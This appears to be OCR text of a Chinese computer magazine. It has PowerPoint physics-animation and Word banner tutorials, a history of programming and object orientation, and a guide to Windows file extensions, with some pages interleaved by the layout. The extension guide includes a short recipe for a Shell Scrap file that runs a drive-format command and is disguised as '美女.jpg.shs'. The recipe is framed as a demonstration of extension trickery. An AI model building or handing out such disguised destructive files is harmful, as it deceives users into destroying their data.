第三步: 返回到幻灯片编辑页面，选择已经加入的“圆形扩展”动作路径，并拖动调整点改变路径，制作出模拟月球围绕地球旋转的轨道，如图2所示。

第四步: 双击“圆形扩展”路径，弹出“图形扩展”对话框，选择“效果”选项卡，选取“平稳开始”和“平稳结束”复选框，如图3所示。



图3

第五步: 单击“计时”选项卡，设置开始选项为“单击时”，延迟时间设置为1秒，速度为“非常慢(5秒)”，动画播放的“重复”条件为“直到下一次单击”，完成后单击“确定”按钮。

第六步: 完成月球围绕地球旋转的动画制作后，执行主菜单“幻灯片放映→观看放映”命令，即可观看动画效果了。

现象之二:自由落体运动

第一步: 执行主菜单“视图→工具栏→绘图”命令，打开绘图工具栏，选取“椭圆”工具，按住Shift键的同时，在幻灯片中绘制一个球体。双击球体，打开“设置自选图形格式”对话框，设置线条“颜色”为黑色，粗细为0.25磅，单击填充“颜色”下拉列表，选取“填充效果”选项，如图4所示。



图4

第二步: 打开“填充效果”对话框，在颜色选项组中选取“双色”单选框，分别设置“颜色1”与“颜色2”为灰色和白色，并在“变形”选项组中单击选取第一个漫色填充效果，单击“确定”按钮，返回到“设置自选图形格式”对话框。在“设置自选图形格式”对话框中，单击“确定”按钮，完成球体的绘制。

第三步: 在绘图工具栏选取直线工具，分别绘制地面和球体下落的指示路径，如图5所示。




图5

第四步: 右击“球体”，在弹出的快捷菜单中选择“自定义动画”选项，打开“自定义动画”任务窗格。单击“添加效果”按钮，在弹出的快捷菜单中选择“动作路径→绘制自定义路径→曲线”选项。

第五步: 按住Shift键的同时，在球体球心位置单击鼠标建立第一个锚点，然后在落地点单击鼠标建立第二个锚点，完成球体下落到地面的动作。




图6

第六步: 再在球体距离地面路径1/3的位置，单击鼠标建立第三个锚点，实现球体落地后反弹动作，最后在地面单击鼠标建立第四个锚点，模拟球体反弹后再次落地的动画效果。需要注意的是，四个锚点应位于同一条直线上，如图6所示。

> **小提示**
>
> **为使模拟球体落地动作效果更加逼真，还可以根据前面的操作步骤建立多个锚点，模拟球体落地与反弹动画效果。**

第七步: 完成自由落体运动模拟动画制作后，执行主菜

路标横幅 DIY

■ 安徽 陈秀峰

路标

九月，又迎来了一个新的学期！老生们已经离开了校园，而深居校园的我们该为将要来报到的师弟们做点什么呢？于是，我们制作了图文并茂的指示路标，并贴在校园各个交叉路口的醒目位置上，引导师弟们自由出入。

第一步:启动 Word，输入“学生公寓、学生食堂、图书馆、计算机中心、电信局”等建筑物名称，并设置好字体、字号、颜色等。

第二步:在上述名称前面依次输入“B、H”(注意必须为大写字母)，并将其字体设置为“Webdings”，再输入“&、8、(”，同样将字体设置为“Wingdings”，则相应图标即刻展现在面前。

第三步:调整好路标间距，打开打印机，装上自贴纸，执行“打印”操作，不一会儿，一条条漂亮的路标就制作好了(见图1)。



图 1

> **小提示**
>
> ★除获得上述标志外，将字母、数字、特殊字符等设置为“Webdings、Wingdings、Wingdings2、Wingdings3”等字体，还可以得到许多形态各异的图标，如图2所示将大写字母A至G设置成“Wingdings”字体后所得到的图形。
>
> 
>
> 图 2
>
> ★其他字母设置成不同字体后，所对应图形请自己测试。

横幅

制作好了路标，接下来用 Word 书写几条横幅来欢迎师弟们吧，让他们也高兴高兴^_^

第一步:启动 Word，设置好纸张大小、页边距等。

第二步:输入横幅的第一个字，选中该字，依次执行“格式→字体”命令，打开“字体”对话框。按“中文字体”右侧的下拉按钮，选中一种字体(如“华文新魏”)，将光标定位在“字号”下面的文本框中，用键盘直接输入字号(A4纸，可以支持800号)，再选中“效果”下面的“空心”选项，按“确定”按钮返回。

第三步:用一张普通纸，打印一下看看效果，调整到满意为止。再用自贴纸(通常用白色自贴纸)把第一个字打印出来。

第四步:同理，把其他的字全部打印出来后，用剪刀将文字剪下来，再拼贴到横幅上，就完成了。

> **小提示**
>
> ★Word 支持最大的字号是1638磅。
>
> ★采取直接输入字号的方法，不仅可以输入整数值，而且可以输入小数值(仅支持0.5)。

|CF|[BG04]

单“幻灯片放映→观看放映”命令，即可观看动画效果了。

现象之三:球体碰撞

第一步:在绘图工具栏选择“椭圆”工具，按住Shift键的同时，在幻灯片中绘制一个球体。双击已经绘制好的球体，打开“设置自选图形格式”对话框，在填充颜色中选择“填充效果”选项，弹出“填充效果”对话框。在预设颜色下拉列表框中选择“红木”选项，单击“确定”按钮完成。

第二步:返回到幻灯片，选择已经绘制好的球体，按下“Ctrl+C”组合键复制，并再次按下“Ctrl+V”粘贴已经绘制的球体。

第三步:移动两个球体到同一水平线的两个端点，并选择绘图工具栏的直线工具绘制地面，如图7所示。




图 7

第四步:右击左侧球体，在弹出的快捷菜单中选择“自定义动画”选项，打开“自定义动画”任务窗格。单击“添加效果”按钮，选择“动作路径→绘制自定义路径→曲线”选项。单击左侧球体的球心一次，定义第一个锚点，然后在两个球体距离的中点位置，单击一次鼠标定义第二个锚点，完成后，再单击球心一次定义，第三个锚点，这样即可完成左侧球体运动一段路径后，与右侧球体碰撞并返回的动画制作。如图8所示。



图 8

第五步:按照前面操作的方法，定义右侧球体向左侧运动到中点位置，并返回的动画制作，如图9所示。




图 9

第六步:为了使两个球体同步运动，并产生碰撞效果，需要单击选中右侧球体，打开“自定义动画”任务窗格。在定义动画列表中选择“从上一项开始”选项即可，如图10所示。



图 10

第七步:执行主菜单“幻灯片放映→观看放映”命令，即可观看球体碰撞效果了。

这里，我们和大家共同完成了三个自然界中物理现象的模拟动画制作，举一反三，在工作和生活中只要大家细心观察，巧妙地运用 PowerPoint 的自定义动画功能，可以设计制作出更多精彩的动画效果。

|CF|[BG03]

Java 咖啡馆(7)——大话面向对象(上)

■ Gary Chan

归根结底，计算机的发展史可以归纳为“抽象”两个字。应用存储程序的理论，人们从最早的现代计算机抽象出软件(Software)和硬件(Hardware)两个独立部分。为了让软件各司其职，软件又被抽象成专门与硬件打交道的操作系统(Operating System)和建筑在操作系统之上的应用软件(Application)。数据处理又是许多应用软件必须的前提，从而抽象出数据库系统(Database System)。到了网络时代，为了更好地适应网络软件的开发，应用软件中又抽象出应用服务器(Application Server)提供各种服务。

编程语言的发展亦复如是。让我们在这回的咖啡馆中看看编程语言的发展简史，从头认识Java中的面向对象编程技术。

前世


1946年2月15日，随着第一台现代电子计算机ENIAC轰鸣着来到这个世界，编写程序也成为三百六十行之外的一个崭新职业。我们称编写程序的工程师为程序员或者开发者。

ENIAC是一台重达30吨的庞然大物，由19000多个晶体管、1500多个继电器组成。为了给它下达指令，程序员必须通过不同的连接线组合进行编程。要编制运行新的程序，还必须拔掉连线重新来过。整天面对二进制编程的工作相当枯燥乏味，而且是直接对程序地址读写，自然出错频繁。阅读由连线表达的程序更不亚于揣摩天书，维护和改造程序的价格成本居高不下。更要命的是，早期的计算机制造价格相当昂贵，而在程序编制调试完成之前，计算机不得不一直空转，导致软件开发的费用竟然远远超过硬件的投入。

为了解决软件开发的难题，计算机科学家发明了汇编语言，通过一些助记符来减轻二进制编码的开发压力。这的确是行之有效的方法，直到现在，程序员在开发中还常常使用嵌入式汇编来提高软件运行速度，游戏引擎更是如此。然而，汇编语言太依赖程序员的素质，而且无法适应大规模的开发。

黄糖故事

Grace Murray Hopper、Bug和Debug



由于一次传奇般的投资，Mark I计算机把IBM从生产制表机、肉铺磅秤、咖啡碾磨机等乱七八糟玩意的行业，领入了计算机制造业的领地，最终成为如今的蓝色巨人。本刊曾经在第11期《被遗忘的强力瑞士军刀—Debug应用实例秀》一文中介绍过Mark I三个程序员之一的数学家Grace Hopper是如何创造了“BUG”和“DEBUG”这两个计算机史上著名的名词的。而这位Hopper女士，实在是一个不得了的人物。1952年，Hopper开始觉得用机器码编程比较原始，为什么不能用类自然语言编写程序，然后再用一个工具把它转换成机器码呢？不久，她就开发出世界上第一套编译器A-0，是现代编译技术的原型。1956年她在第一台储存程序的商业电子计算机UNIVAC I及UNIVAC II上开发出B-0，之后叫做FLOW-MATIC，它导致了计算机商用语言COBOL(COmmon Business Oriented Language)的诞生。虽然Hopper有着“电脑之母”的美誉，但是传说她办公室有一个倒着走的钟，以及一面绣着骷髅头的海盗旗。

到了六十年代，FORTRAN (FORmula TRANslating)、COBOL、LISP、ALGOL 60等现代高级语言出现了。程序员可以用接近自然语言的程序语言编制软件，然后通过编译器转换成机器可执行的代码。由于使用精确的形式语言来定义程序语言本身，并且通过对硬件的抽象使得程序与计算机平台无关，所以高级语言生产效率大大提高，维护费用自然降低不少，计算机软件业终于得以蓬勃发展。

好景不长。随着软件大规模的应用，程序的开发方法和管理手段逐渐无法跟上软件规模的膨胀，从而导致了软件危机的出现。就拿1963～1966年间的IBM 360系统来说，该系统有100万行的代码量，IBM每年动用5000人来维护该系统，但是，每个版本都是从上一个版本找出1000个以上错误而修订的结果，好像越改错误越多，根本没有改善的迹象。有人把IBM 360系统形容为一只逃亡的野兽落到泥潭中做垂死的挣扎，越是挣扎，陷得越深，最后仍然无法逃脱灭顶的灾难。

人们不得不停下脚步思考，到底哪里出了问题。回想人类自己，每个人做事情，都是列举重点，然后细化并逐个完成。比如制造自行车，肯定是先把自行车按照功能分块，先造车架，然后是两个车轮，接着是踏板等传动装置，最后才是坐垫、车铃等零件。而制造车轮，肯定是要分别制造钢圈、钢丝、轮胎，而轮胎又分内胎外胎。如果软件开发能够遵循这种从大到小、逐步精确

的思想，是不是能够解决这个软件危机呢？

没错，这种结构化的抽象分析方法，导致了结构化程序设计方法的诞生。

黄糖故事

Niklaus Wirth和PASCAL




凡是学过一点计算机知识的人大概都知道"数据结构＋算法＝程序"这一著名公式。提出这一公式的瑞士计算机科学家Niklaus Wirth由于发明了多种影响深远的程序设计语言，并提出结构化程序设计这一革命性概念而获得了1984年的图灵奖。

Wirth开发的PASCAL在数据结构和过程控制结构方面都有很多创造，比如Java中字符型、引用型，以及if-then-else、while、for等多种控制结构，都是从PASCAL里面借鉴发展而来的。可以说，现代程序设计语言中常用的数据结构和控制结构绝大多数都是由PASCAL语言奠定基础的，因此PASCAL在程序设计语言的发展史上具有承上启下的重要里程碑意义。现在你知道为什么很多计算机专业的学生都要学PASCAL语言了吧。

1971年，Wirth基于其开发程序设计语言和编程的实践经验，首次提出了"结构化程序设计"(structured programming)的概念。这个概念的要点是:不要求一步就编制成可执行的程序，而是分若干步进行，逐步求精。第一步编出的程序抽象度最高，第二步编出的程序抽象度有所降低……最后一步编出的程序即为可执行的程序。用这种方法编程，似乎复杂，实际上优点很多，可使程序易读、易写、易调试、易维护、易保证其正确性及验证其正确性。结构化程序设计方法又称为"自顶向下"或"逐步求精"法，在程序设计领域引发了一场革命，成为程序开发的一个标准方法，尤其是在后来发展起来的软件工程中获得广泛应用。有人评价说Wirth的结构化程序设计概念"完全改变了人们对程序设计的思维方式"，这是一点也不夸张的。

黄糖故事

Philippe Kahn的Borland传奇



Wirth开发PASCAL的初衷是为了有一个适合于教学的语言。但一经推出，由于它的简洁明了、提供丰富的数据结构和控制结构，使得程序开发大为简便，竟然大受欢迎。在C语言问世以前，PASCAL是风靡全球、最受欢迎的语言之一，不但创下了发行拷贝数最多的世界记录，而且成为大学数据结构教学的"惟一官方指定"语言。

Phillipe Kahn是Niklaus Wirth的学生，毕业后到美国加利福尼亚州创立了Borland公司，凭借拳头产品Turbo PASCAL，当时就卖出了100多万个拷贝，成为百万富翁。Borland公司是程序员津津乐道的程序开发工具供应商，他们从最早的Turbo PASCAL、Turbo C、Turbo PROLOG等Turbo系列，到如今的Delphi、C++ Builder、JBuilder、C# Builder系列，无一不是举足轻重的开发工具，因此它在开发者心目中有着崇高的地位。

今生

虽然结构化程序设计使得程序员世界观经历了巨大变革，行之有效地解决了软件开发中的许多问题，然而，结构化程序设计并不能完全解决软件危机，人们仍然渴望生产效率更高、更可靠、易维护、易管理的开发思想和开发方法。

实际上，人们认识世界，是有一些基本的法则的:

· 区分事物及其属性，如自行车和车子的颜色。

· 区分整体对象及其组成部分，如区分自行车和车轮。

· 不同对象类的形成及其区分，如山地自行车和两人休闲车虽然有相当的区别，但都属于自行车这个类型。

心理学研究表明，把客观世界理解成由许多对象组成，对象具有其属性和行为，之间存在着各种联系，这样能够更好地刻画问题域，也更接近人类的自然思维方式。这就是面向对象程序开发思想的由来。

对象的概念最早出现于五十年代人工智能的一些著作中，而OO(面向对象)的实际发展始于1966年的Kisten Nygaard和Ole-Johan Dahl开发的Simula语言。正如名字昭示的，Simula可以模拟客观世界。比如在著名的银行出纳问题中，你可以创建若干个出纳员对象，若干个客户对象，还有若干钱对象以及交易对象(即把存款、提款等交易动作看成一个对象)——这个世界是由对象组成的。所有出纳员对象，除了各自的状态不同，都是属于出纳员这个抽象类别。出纳员对象和客户对象之间通过消息传递进行交互，并且最终生成若干个交易对象，而交易对象可以操纵钱对象，完成存款或者提款的动作。

你看，这个银行柜台世界，是不是完全可以由对象模拟呢？从而，面向对象设计程序，主要就是设计抽象的类。

面向对象程序设计思想是一个里程碑。Alan Kay设计了世界上第一个完全面向对象的语言Smalltalk并成为图灵奖得主，Bjarne Stroustrup明智地把面向对象和最流行的C语言结合而开发了有史以来取得最大成功的C++语言，Anders Hejlsberg把PASCAL的面向对象版本Object PASCAL结合构件的思想开发出Windows平台上最优秀的快速程序开发(RAD)工具之一Delphi，James Gosling结合Internet背景开发了本咖啡馆赖以谋生的Java语言，Bill Gates把.Net体系结构完全构筑在面向对象之上……

黄糖故事

"面向对象"与"物件导向"

阅读台湾技术作家的文章时经常会遇到"物件导向"一词。实际上，这是港澳台地区的计算机科学家对"Object Oriented"的翻译，与我们所说的"面向对象"是一回事情。不过，如果仔细从OO的理念品评一下两者的味道，似乎"物件导向"这个翻译更雅，更原汁原味。

虽然面向对象只是从语法上引入为面向对象服务的封装、继承、多态等概念，但是必须看到，OO并非一种特殊的规定或者行业规范，而是一个优秀的理念，学习Java，应该把OO当作指导思想。(待续)

CF [CX01]

一个完整的文件名包括文件名称和扩展名两部分，通常大家关注的是文件名称，但其实真正有意义的应该是文件扩展名，它直接决定了一个文件的类型，而且许多病毒就是利用扩展名骗术来使你中招的。在实际应用中，还可以利用扩展名来实现一些特殊功能，下面我们就一起走进扩展名的字符世界。

■自由风数码 · 徐海斌
■选题推荐：湖南　祝山(奖金300元)



文件！请亮出你的年轻护照

轻松上手　快速了解扩展名

1.它是文件的姓

扩展名是文件的姓，表明该文件出自哪个家族。由于电脑是外国人发明的，遵循他们的习惯，文件到电脑里报户口时，姓要放在后面，而且和名字之间要隔一个点，比如"testfile.txt"。小数点前面的部分"testfile"称为文件名称，小数点后面的部分"TXT"称为扩展名。扩展名是操作系统用来标识文件格式的一种方法，例如这里的"TXT"就表示这个文件是一个纯文本格式的文件。DOS中扩展名被限制在3个字符以内，而32位的Windows 9x/2000/XP已经大大放宽了限制，可以使用最多256个字符，但在实际应用中，最常见的还是3个字符的扩展名。当然，还有一些比较常见的4个字符的扩展名，例如JPEG、RMVB、HTML等。

2.扩展名请"显形"

在资源管理器中，单击"工具→文件夹选项"命令，打开文件夹选项对话框，再进入"文件类型"选项卡，这里显示了系统中已注册的所有扩展名和文件类型列表，可以看到每个扩展名对应一种文件类型。在下面的"打开方式"行中可以看到该扩展名(或文件类型)是用什么程序打开的(见图1)。

实例1：同一种文件和多个程序联姻

有时同一种类型的文件可以用多个不同的程序打开，比如：默认情况下BMP图片文件用ACDSee打开，但我们又经常会选择用IrfanView查看，但由于ACDSee是默认的程序，因此要用IrfanView查看图片就得在BMP文件的右键菜单中选择"打开方式"子菜单来实现，其实可以将IrfanView的选择直接提升到BMP文件右键菜单的一级菜单位置。在"文件类型"选项卡的列表中选中"BMP BMP图像"，单击"编辑"并选择"新建"(Windows 98)或单击"高级"按钮后再单击"新建"按钮，在"操作"栏中写入"用IrfanView打开"(会显示在右键菜单中)，在"用于执行操作的应用程序"栏中填写IrfanView的可执行文件路径(见图2)。单击"确定"按钮后，右击任意BMP文件看看效果吧。



图1



图2

3.让扩展名露真容

Windows 默认情况下会隐藏文件扩展名，因此在资源管理器中看到的只是文件名称部分，其目的是防止用户无意中对扩展名的修改。不过，出于系统安全考虑，比如："Readme.TXT.exe"是一个可执行文件，文件扩展名被隐藏后，看到的将是"Readme.TXT"，这时，你很可能会毫不犹豫地双击打开它，但后果却是很可怕的，它实际上是一个病毒程序。现在流行的许多网络病毒都是以这种形式进行欺骗的。因此，建议打开"文件夹选项"对话框，单击"查看"标签，取消"隐藏已知文件类型的扩展名"选项前的"√"标记(见图3)。




图 3

实例 2：屏幕保护程序的秘密

在 Windows 中，屏幕保护程序是以 SCR 为扩展名的，它可是地道的可执行文件。比如：可以将 C:\Windows\sytem32 文件夹中的"sstext3d.scr"的扩展名修改为 EXE 试试，运行它将打开屏保设置对话框。创建它的快捷方式，如果在快捷方式属性中的"目标"文本框最后加上"/S"参数，便能运行此屏幕保护了。

4.美观与安全我都要

前面介绍了如何让 Windows 显示文件扩展名，但这样也会带来一些不便，首先文件都带着小尾巴，看上去不太美观，其次会给重命名文件带来一些不便，特别是菜鸟很容易在重命名时不慎将扩展名给去掉。因此，最好找到一种折中的办法，让那些危险的扩展名显示出来，而大部分文件扩展名隐藏起来。首先，保证"隐藏已知文件类型的扩展名"为选中，接着修改注册表，以让 EXE 扩展名文件显示为例，打开注册表编辑器，找到[HKEY_CLASSES_ROOT\exefile]，在右侧窗格中新建名为"AlwaysShowExt"的字符串值，数值保留为空即可。

最好对以下文件类型进行相同的设置，让它们所对应的扩展名显示出来："cmdfile"、"comfile"(Windows 2000/XP)、"batfile"、"scrfile"、"JSFile"、"JSEFile"、"VBEFile"、"VBSFile"、"WSFFile"。

小资料

危险扩展名排行榜

下面排行榜中展示的是经常会被病毒利用的危险扩展名，大家在遇到它们时一定要提高警惕。

No.5: 可执行文件：包括 EXE 和 COM 两种类型。

No.4: 批处理文件：包括 CMD(Windows 2000/XP)和 BAT 两种扩展名，虽然都是文本类型，但却能控制危险程序，执行破坏性操作，在得到这些文件时，最好先用记事本打开查看其命令内容，确认没有危险。

No.3: 脚本文件：脚本中的代码能够控制系统执行破坏性操作，甚至是清空或格式化硬盘，扩展名包括：VBS、VBE、JS、JSE、WSF、WSH、WS、WSC、VB、JS。

No.2: 启动服务的文件：如果双击某个与 Windows 服务关联的文件，相对应的系统服务便会打开，并执行该文件中包含的指令。这类文件包括.PIF(程序信息文件，告诉 Windows 如何运行一个 DOS 程序)、MSI(Windows 安装程序)、HTA(HTML 程序)、SCR(屏保程序)。目前不少病毒会选择将自己隐藏在这些文件中，然后通过电子邮件进行传播。

No.1: 文本文件：可能大家感到很奇怪，为什么文本类型的扩展名却排行第一呢？相信大家以前看到过不少介绍假冒 TXT 文件内含病毒的文章，所以，在邮件附件或别人发送的文件中有 TXT 文件时，首先要观察其图标和文件类型是否与真正的 TXT 文件图标一样。另外，还要用记事本打开查看其内容，千万不能直接双击来打开！

5.显示那些超级文件扩展名

另外，Windows 还存在一些超级扩展名，即使取消了"隐藏已知文件类型的扩展名"的勾选，它们也不会露面，但这很可能让某些另有目的的人利用，将一些有害文件伪装起来，使你上当。比如：在资源管理器中，显示的是 readme.txt，其实它的真实名字是 readme.txt.shs(.SHS 是碎片文件的扩展名)，而.SHS 就是被 Windows 完全隐藏的超级扩展名，如果双击它，打开的并不是文本文件，而是执行一些命令，比如：格式化硬盘等。因此，最好让 Windows 解禁这些扩展名，让它们也显示出来。从而避免遭受侵害。

Just Do It

制作一个病毒

新建包含一个空格的文本文件"1.txt"→打开"写字板"程序并将 1.txt 拖放进来→右击写字板中的 1.txt 图标选择"包对象→编辑包"→在弹出窗口中单击"编辑→命令行"，然后输入"fomart A:"，接着选择"文件→更新"命令并关闭包对象编辑窗口→再将 1.txt 拖放回任意文件夹→将其重命名为"美女.jpg.shs"→双击看看效果吧。

打开注册表编辑器，单击"编辑→查看"命令，在"查找目标"栏中输入"NeverShowExt"，找到后将"NeverShowExt"重命名(或删除)，这样就能显示这些被深藏的扩展名了。建议主要修改以下的隐藏扩展名：

Document Shortcut (.SHB):[HKEY_CLASSES_ROOT\DocShortcut]
Internet Shortcut (.URL):[HKEY_CLASSES_ROOT\InternetShortcut]
DOS Shortcut (.PIF):[HKEY_CLASSES_ROOT\piffile]
Explorer Command (.SCF):[HKEY_CLASSES_ROOT\SHCmdFile]
Shell Scrap Object (.SHS):[HKEY_CLASSES_ROOT\ShellScrap]

实例3：有趣的SCF文件

打开记事本，输入以下语句：

```
[Shell]
Command=2
IconFile=explorer.exe,1
[Taskbar]
Command=Explorer
```

将这个文件保存为“资源管理器.scf”，然后再双击它看看，是不是打开“资源管理器”了，如果你发现电脑中安装了某些防护软件，使你无法使用“资源管理器”了，那么可以试试它。如果把第3行改为“IconFile=explorer.exe,3”，第5行改为“Command=ToggleDesktop”，保存时取名为“显示桌面.scf”，双击它即可显示桌面。

实例4：隐藏特定的扩展名

根据超级扩展名隐藏的方法，也可以将任意扩展名隐藏起来，这样即使取消了“隐藏已知文件类型的扩展名”选项也无法显示它，比如：要隐藏所有BMP文件的扩展名，打开注册表编辑器，首先在[HKEY_CLASSES_ROOT\.bmp]的右侧窗格查一下“默认”的值，看它属于哪个文件类型，比如“ACDSee 6.0.bmp”，接着找到[HKEY_CLASSES_ROOT\ACDSee 6.0.bmp]，在右侧窗格新建名为“NeverShowExt”字符串值，数值不用填。

6.扩展名故障快速排除

有时因为经常安装、卸载软件，很容易造成一些扩展名出现问题，使得相应的文件无法正常打开，比如：当双击某个文件时，系统却提示无法找到某个EXE文件，从而无法打开文件，这时可以打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\exefile\shell\open\command]，将右侧窗格中的“默认”值修改为“"%1"　%*”即可。

另外，经常安装各种软件、或者遭遇病毒和木马后，还会导致一些扩展名与关联程序之间的联接发生问题。为此我们专门制作了Windows XP下常见扩展名默认关联恢复文件，大家可以到http://www.newhua.com/cfan/200417/xpfix.RAR下载并选择相应注册表文件进行导入恢复。

> **小提示**
>
> EXE改COM的神奇应用
>
> 当EXE文件关联被一些木马破坏后，直接删除木马源文件将会导致所有EXE文件无法运行，这时只有使用注册表编辑器把文件关联改回来，但“regedit.exe”无法运行，其实只要把它改为“regedit.com”，就能打开注册表编辑器了。同时，有些病毒也会将所有EXE文件禁止运行，想杀毒却无法安装杀毒软件，同样，试着将杀毒软件安装程序的扩展名由EXE改为COM，比如“setup.com”，没准就能安装了。

深入剖析　打开扩展名的“百科全书”

在文件类型列表中，显示的只是在系统中注册的文件类型，也就是有对应的打开方式的文件，有时在网络上下载或从朋友那里会得到一些并不熟悉的文件类型，这些文件的扩展名系统是“不认识”的，自然也就无法打开。如果想使用这个文件，就必须先了解该文件扩展名的含义，下面有几种方法可以帮你快速“认识”这些陌生的扩展名。

1.文件扩展名查询网站

在浏览器中打开网址http://www.filext.com，这是一个专门的文件扩展名查询网站，收集有多达16927条关于扩展名的资料。打开后在“Search for Extension”栏中输入扩展名字符，单击“Go”按钮即可，搜索到的结果中不但有关于扩展名的详细介绍(见图4)，而且还有一个非常重要的内容——Identifier Characters，即文件特性码信息，通过这些信息就可以确定一个文件的扩展名，后面将会详细介绍特性码应用。

Extension: BMP		Most Likely
Program and/or Extension Function		Company
Windows OS/2 Bitmap Graphics		
Specific Notes		
A large number of programs attempt to capture this file extension.		
MIME Type	File Classification	Associated Links
image/bmp image/x-bmp image/x-bitmap image/x-xbitmap image/x-win-bitmap image/x-windows-bmp image/ms-bmp image/x-ms-bmp application/bmp application/x-bmp application/x-win-bitmap application/preview	Graphic	• IrfanView • The GIMP • XnView • SlowView
Identifying Characters		
Hex: 42 4D ASCII: BM		

图4

2.Microsoft Windows .NET File Associations

在浏览器地址栏输入“http://shell.windows.com/fileassoc/0409/xml/redir.asp?Ext=文件扩展名”即可，例如要查询的扩展名是BMP，则可以输入“http://shell.windows.com/fileassoc/0409/xml/redir.asp?Ext=bmp”，值得注意的是，利用这种方法查询时，系统不仅会简单介绍该扩展名，而且会在“Software or information available at”下面告诉你可以用什么软件打开它(见图5)。

实例5：在浏览器中打造扩展名搜索功能

如果使用的浏是GreenBrowser、Avant Browser、Maxthon等第三方浏览器，那么可以利用它们的定制功能打造扩展名搜索功能，比如：GreenBrowser，单击菜单“工具→搜索→搜索引擎设置”命令，在“名称”栏中输入“扩展名查询”，在“路径”栏中输入“http://filext.com/detaillist.php?extdetail=%s”(如



图 5

果要使用 Microsoft Windows .NET File Associations，则修改为“http://shell.windows.com/fileassoc/0409/xml/redir.asp?Ext=%s”)，单击”插入“按钮。以后只需在 GreenBrowser 搜索栏中输入要查询的扩展名，回车后即可得到查询结果。

而其他浏览器，比如：Avant Browser(工具→Avant Browser 选项→搜索引擎→快速搜索)、腾讯 TT(工具→ TT 选项→搜索，不同的是输入的链接关键词代码要使用“[%]”)(见图



图 6

6)、Maxthon(选项→ Maxthon 选项→搜索)都可以自定义扩展名搜索。

3.其他方法

以上两种方法搜索得到的结果都是英文的，国内也有一个类似的网站——“红虎工作室扩展名收集与整理”(http://www.honghoo.net/ext/brow.asp)，它搜集了大量扩展名及其定义解释。在“关键字”栏中输入要查询的扩展名字符，单击“查找”即可看到中文解释。和 filext.com 相比，它在扩展名收集的全面性与资料的详细性上都有较大差距。另外，也可以从 http://www.newhua.com/cfan/200417/扩展名大全.txt 下载一个“扩展名大全”的文本文件，其中包含了上千种常用扩展名的解释，可以离线使用。

Just Do It

Windows 2000/XP 提供了“ASSOC”和“FTYPE”命令，它们能帮助你更好地了解和管理扩展名。请在 Windows 的“帮助”中学习这两个命令的用法，然后练习如何让系统使用记事本打开扩展名为 LOG 的文件。

4.论坛中经常被问到的扩展名(见表 1)

小知识

NFO 和 DIZ 的由来？

★ NFO：最初是互联网上一个地下盗版软件交流组织的成员，每当得到一个软件并且将之压缩打包后，就会在其中创建一个扩展名为 NFO 的文件(其中 NFO 的意思就是 info(信息))，写入一些他们组织的信息，这样得到这个软件的人就会知道该组织的存在，将来也许会参加或提供软件。比如：“我们是 XXX 组织，多少人，多少硬盘，你想参与怎么办”等。这只是 NFO 文件多数情况下的意义，但并不表示只要有 NFO 文件就一定是盗版软件。另外，一些软件破解中的说明文件也是用 NFO 的。

★ DIZ：以前共享软件和免费软件都是通过 BBS 传播的，而大多数 BBS 会使用 file_id.diz 这个文件作为软件说明。现在 BBS 不流行了，这个文件也较少出现了。

表 1

扩展名	解释	程序	下载地址
CUE	在网上下载电影后，经常会遇到这种类型的文件，是一种镜像文件的扩展名	DAEMON Tools	http://vnet2.onlinedown.net/down/Daemon_Tools_3.46_SC.rar
PDG	超星数字图书馆图书文件的扩展名	SSReader	http://sq.onlinedown.net/down/SSR38B(0707).exe
UFO	加密的漫画文件扩展名	ComicsViewer	http://www.skycn.com/soft/9212.html
CSF	一种流媒体文件，许多网上视频教学常常用这种文件格式进行在线播放	科建流媒体播放器	ftp://dlb.pchome.net/multimedia/media/XPR1081127.exe
CAJ	中国期刊网(http://www.cnki.net)专用文件的扩展名，同时还有NH、KDH等扩展名文件	CAJ全文浏览器	http://cajviewer.cnki.net/cajview_page/download.htm
WDL	与PDF类似的文件格式，目前国内有些图书馆藏书用该文件格式储存	DynaDoc Reader	http://www.skycn.com/soft/10188.html
NFO	普通文本文件，通常存在于软件压缩包中。一般是关于这个软件的信息，比如它是干什么的、名字、操作系统、需要磁盘空间等	记事本	
DIZ	一般存在于软件压缩包中，通常名为“file_id.diz”，主要内容是软件的简短介绍	记事本	

潜入内部 找回文件的“身份证”

我们有时会遇到一些没有扩展名的文件，不知究竟用什么程序才能打开，其实往往这些文件根本就是常见的文件类型。这里有几招技巧，可以帮你快速找出这些文件的扩展名。

1.File Investigator File Find(FIFF)

一款专门用于分析文件类型的工具，可以直接根据文件内容而不是扩展名来判断文件的类型，支持多达567种文件类型。

File Investigator小档案

软件版本:1.5	软件大小:580KB
软件性质:共享软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.robware.com/download/fi150sw.zip	

FIFF安装后，右击要分析的无扩展名文件，选择“Investigator”选项，会弹出一个注册对话框，选择“Continue”继续，可以看到软件自动根据文件头信息自动判断文件类型，并在“Details”选项卡中的“Extensions”行显示出扩展名(见图7)，用鼠标选中这个扩展名选项，FIFF会自动为文件添加正确扩展名，如果是图片或多媒体文件，还能看到该文件的分辨率等信息。



图7

小提示

FIFF不仅可以为无扩展名文件找出正确扩展名，而且还能撕破一些文件的扩展名伪装，例如一些文件为了某种目的，专门会把扩展名修改为其他类型，利用FIFF就能让它立现原形。

2.类型特性码

FIFF虽然使用方便，但它并不是万能的，例如最常见的RAR压缩文件类型它竟然不能识别，对于不能识别的文件类型，它会显示为“Unidentified”，这时只有用手工分析文件头的方法来进行判断了，因为一般在文件开头部分都会记载有该文件的类型特性码信息，也就是前面提及到的Identifier Characters，根据这些标志，可以判断出该文件的类型。

